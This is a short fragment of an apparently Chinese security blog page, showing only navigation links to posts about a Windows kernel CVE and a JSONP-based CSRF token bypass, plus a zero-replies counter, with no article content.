上一篇: CVE-2019-0808内核漏洞... 下一篇: JSONP绕过CSRF防护token

1. 0 条回复

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